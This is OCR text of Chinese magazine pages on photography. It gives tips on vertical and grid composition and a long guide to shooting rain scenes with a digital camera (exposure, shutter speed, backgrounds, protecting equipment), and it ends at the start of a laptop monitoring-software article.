
在日常的拍摄中，并不是所有的画面都适合用横向构图来拍摄，例如幽深的小巷。如果我们采用了横向构图法，就不能很好地体现小巷的特点。这时采用纵向构图法就比较合适，这样可以很好地表现出小巷的空间感。

井字构图法

通常大家在进行拍摄时，会将拍摄对象放在画面的正中间，因为它是相机的对焦点所在。而这种方法，能够很容易地对焦得到清晰的照片，从而提高拍摄的成功几率。但是这样的拍摄并不一定能获得观看者的认同，因为有时照片的中央部分并不是观看者的视线重点所在。将拍摄对象放在画面的正中间会让观看者认为画面呆板，缺乏一种灵动的感觉。所以我们拍摄时可以采用黄金分割法，将拍摄画面分为1:1.1618的比率。当然在实际的拍摄过程中，我们并不需要完全按照这种比例来进行拍摄。而井字构图法就是由黄金分割法衍生出来的，井字构图法的要点就是将画面用两条水平线分成三等份，再用两条垂直线分成三等份，四条线的四个交叉点都是视线重点所在。将画面最重要的部分安置在这些点，自然能够吸引人们的视线。CF



▲纵向构图法



▲条形构图法

▲井字构图法

红软基地独家制作 www.rsdown.cn


红软基地独家制作 www.rsdown.cn

让那丝丝细雨润进我们的心房

DC雨景拍摄技巧

Tag DC、雨景拍摄 〉技巧 〉应用

丹丹



很多摄影初学者并不喜欢雨，因为他们觉得雨天总是打扰了他们的拍摄心情，因此他们都没想过，其实雨天的景物也有它独特的情调。何况雨天也是人们生活中常有的情景。为了反应更多的生活情景，丰富风光摄影的内容，雨景也是我们不可缺少的拍摄题材。

雨景拍摄对象

雨景的拍摄对象有很多，可以是物体，也可以是人像。特别是都市雨夜风光，当我们走在雨后的街道时就会发现，视线里除了建筑上的灯光在闪耀，地面上同样也是流金溢彩，显现出不同以往的都市风光。

雨景的人像拍摄

雨中的天空既是光源也是背景，是画面中最亮的部分。因此拍摄人物时应尽量避免以天空为背景，否则在人脸亮度远不及天空亮度的情况下，人脸会变得灰暗，甚至没有层次。这一点在拍摄上与晴朗天空不同，晴天中蓝天并不是最亮的部分，同时阳光照射在人物面部提高了人脸亮度，用蓝天做背景并不影响人脸亮度。

雨天拍摄人脸近景或人物中景最好选择暗色调背景，在暗背景的衬托下人物脸部亮度相对提高，在缺乏较亮主光源照明的情况下仍能表现人脸的细部层次。用人工光照明时应注意不要有明显的影子出现，否则会破坏雨天特定的光线效果。

间接拍摄


除了将数码摄像机直接对着雨水拍摄外，大家还可以拍摄其他人物行动或景物来表现雨景。雨中人物所打的雨伞、身穿的雨衣、斗篷，以及其他挡雨物等；雨中湿漉漉的地面及人物和车辆的倒影，大雨中天上乌云翻滚、电闪雷鸣的自然景观；夏季东边日出西边雨时所出现的彩虹等等，都是雨天才有的特殊的富有表现意义的景色。

通过这些景象对雨景的表现更富有新意和情趣。同样，在夜景中拍摄飘洒的雨水、繁华街道、五光十色的灯光及潮湿路面上的倒影，加上变焦镜头的虚实变化，又能产生另一种趣味的夜景效果。

直接拍摄

利用路面积水处的镜面反射，不仅可以增加地面亮度，增大画面反差，而且还可以看到细雨洒落水面的雨点。这种细雨和雨点即使是在逆光、暗背景中也是很难看到的，而在平静的水面上纷纷扬扬的细雨点可以激起层层涟漪，这是雨天独有的景象特点。

暴雨和大雨的雨滴大而急，撞击在地面或硬质物体上会向外溅射，并折射出比较明亮的光点，构成大暴雨中富




▲雨景也是我们不可缺少的拍摄题材

▲潮湿路面上的倒影

▲都市雨景

▲雨景的人像拍摄



▲别样趣味的雨夜景色

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

有特色的雨花；当雨水打在玻璃上形成斑斑雨点及模糊的水帘；当蒙蒙细雨在树叶尖上、屋檐角上聚集而成一颗颗晶莹透亮的雨珠；拍摄花卉草木上颗颗晶莹透亮、滚滚流下的雨珠，这些形象都是各种雨天富有特点的景象，抓住了这些景象，雨在画面中就栩栩如生、具体而动人了。

另外，在小雨天气下拍摄景物，因小雨在景物中不够显现，故不能表现出雨丝。但是，利用毛毛细雨拍摄深色调的树林或山峦，由于景物中没有阳光照射而尽是深色的物体，毛毛细雨在其间就会如雾一样，显现出远浅近深的色调。如果取景范围不很大，以近处的物体明亮度作曝光基调，也能在景物中表现出如雨如雾的烟雨情景。

▲利用路面积水处的镜面反射增加地面亮度和画面反差

相关参数

为了能够拍摄出较好的雨景作品，我们在拍摄前必须根据当时的情况对数码相机的相关参数进行合理的调整。

白平衡调整

因拍摄雨景亮度相差比较大，因此你在设置时需将白平衡调整为室外模式，方法为：首先按Menu键显示菜单设定，然后选择白平衡设置，在菜单中选择室外模式即可。

曝光量调整

因雨天光照比较差，因此需将曝光设置为低亮度。操作方法同样是进入到菜单设定中，找到曝光设定选项，将曝光值调整到低亮度。对于有经验的朋友，也可以把数码相机的曝光模式调整为手动模式，由自己根据雨景的变化来自行控制曝光量。


小提示

注意，不同的数码相机的调整方式都大同小异，读者朋友可仔细查看说明书进行调整。

背景、快门与色温

雨天拍摄不宜选用大面积的天空作为背景，应尽量以灰墙、绿树、山峦或建筑物为背景，这样有利于衬托出明亮的雨丝、雨线。

雨夜中车灯光柱前、楼房窗口处逆光方向的雨丝、雨线格外明显和清晰，是抓取雨水形象的好地方。为了较好地表现雨点的形态，摄影用光宜采用侧逆光或逆光，避免用天空或浅色景物做背景，应选择深色的背景，用深暗的背景衬托出雨点，并使用慢速快门1/8秒~1/45秒（雨小速慢，雨大速高），曝光量原则上宁欠勿过，这样也许你也能拍摄出好作品。若是细雨蒙蒙的季节，快门速度可以调整至更慢的级数。在雨天我们通常捕捉具有动感效果的图像，因为光线暗造成快门速度慢，有其便利条件。如果数码相机的感光度比较高，快门速度降不下来，建议将感光度调整到较低值，或者可以在镜头前加装中性密度镜来达到降低快门速度的要求。


▲雨天拍摄最好用建筑物为背景

另外，在雨天摄影，旅游者也可以选择缺少细节和色调的烟雨蒙蒙的风光景色，拍摄出具有画意的照片。甚至路边聚集着水珠的小花小草，也是可供拍摄的小景。同时由于雨天因色温高而使各种景象呈现偏蓝的色调，这时不妨使用温色镜（有多种规格可供选择），使画面呈现出较为自然的色彩。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

把握天气特点

雨天由于天空中浓重的云层遮挡了阳光对地面的直接照射，部分光线透过云层后形成一种散射光或漫射光照明。地面景物明暗反差减弱，影调偏暗，主要靠物体本身的色调和反光率拉开画面影调层次，画面上缺少明亮物体。另一方面由于较短波长光线（蓝紫光）透射过来多，较长波长光线（红橙光）透射过来少，光线色温偏高，被照景物色调偏蓝。如果拍摄时光线处理不好，画面则缺乏明暗层次，色彩灰暗、平淡。


在浓重的雨天或乌云密布的天气中，阳光的方位不易准确找到，完全失去了方向性。地面景物受到天空云层中的散射光照明，一般情况是水平面的亮度高于垂直面的亮度。雨天拍摄选择亮度反差大的物体和色彩明快的物体很重要。在散射光照明下，景物本身的明暗阶调和色彩阶调直接决定了画面的影调和色调。选择反光率高和色彩明快的物体可以打破雨天沉闷的气氛，活跃画面形式。

雨景拍摄的注意事项

由于雨天拍摄的作品会因为雨水的反光，致使远处景物明亮而影像朦胧，从而让画面中的景物色调浓淡有致，别有一番风味。这也正是雨景拍摄的优势所在，但是我们在拍摄时还需要注意以下几点：


曝光过度

雨天拍摄，常常会出现曝光过度的现象，而曝光过度对表现雨景是极为不利的。因为雨天景物反差小，曝光过度会使反差更小，照片看起来灰蒙蒙一片。所以，一般多采用减少曝光的办法来改善反差的情况。可按正常曝光量减少一档到一档半，这样有助于提高画面反差。


▲曝光过度会使画面看起来灰蒙蒙一片

快门速度

在大多数情况下，雨滴都不会垂直落到地面，通常雨滴落下的角度都会有一定的倾斜。这时使用的快门速度不可太高，因为高速度会把雨水凝住，形成一个个小点，从而让作品呈现不出雨水的感觉。如果使用的快门速度太慢，雨滴就会变成一条长的水线，这样的画面效果自然也不是大家所需要的。



▲快门速度太慢，雨滴就会成一条长的水线

注意距离

拍摄雨景时，要注意在镜头和雨点之间拉开距离。雨滴离镜头过近时，一滴很小的雨点也会遮住远处的景物。当然，有时也会有意需要这种特殊效果。

雨夜拍摄

雨天拍摄，少不了要提醒摄影爱好者拍摄都市雨夜特殊的风光。在拍摄有地面雨水的反射时，应选取逆光的位置取景。因为灯光的反射以及地上水面的倒影，都会使画面显得很生动。尤其是使用彩色模式拍摄时，雨天夜景的色彩效果要比一般夜景更为丰富。


▲雨天夜景的色彩效果要比一般夜景更为丰富

室内拍摄

当外面下着倾盆大雨时，建议大家就不要外出进行拍摄了。这时我们可以选择在室内进行拍摄，如想透过窗子表现室外雨景时，可在室外玻璃窗上涂上薄薄的一层油。这样水珠容易挂在玻璃上，借此来渲染雨天的气氛。

色彩问题

用彩色模式拍雨景时，由于阴雨天的光线色温高，照片会出现明显的偏蓝色调。这种偏色可不用校正，因为蓝色调可渲染雨天寒冷的感觉。

光线

雨天光线变化很大，有时雨景亮度很高，而乌云密布的倾盆大雨亮度又很低。两者之间的曝光量可以相差很多倍，因此拍摄时最好使用测光表测光。当画面中背景明亮并且范围较大时，应相对减少曝光量以防背景过亮失去层次。当画面中背景是大面积的灰暗色调时，应相对增加曝光量，提高小面积的明亮物体的亮度，拉开画面影调反差。

器材防潮

当我们在户外拍摄雨景时，要注意相机不能淋雨，也不要使镜头溅上雨点。一般可用雨伞遮住相机或把相机装在塑料袋里，把镜头和取景部位露出。在拍摄工作完成后，最好将数码相机放置在有防潮剂的背包中。如果不慎将数码相机淋湿，建议大家在回到室内后用电吹风对数码相机进行风干。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

用好笔记本的软件

Tag 频率、CPU、端口 〉 mobmeter 〉 实例 〉 本本玩家

北京/**虫二**

对于一台笔记本电脑来说，什么是最重要的呢？当然是速度、温度和待机时间了，如果有一款软件能够同时监视这三项指标，你是否会需要呢？根据监测的结果来进行不同的操作。

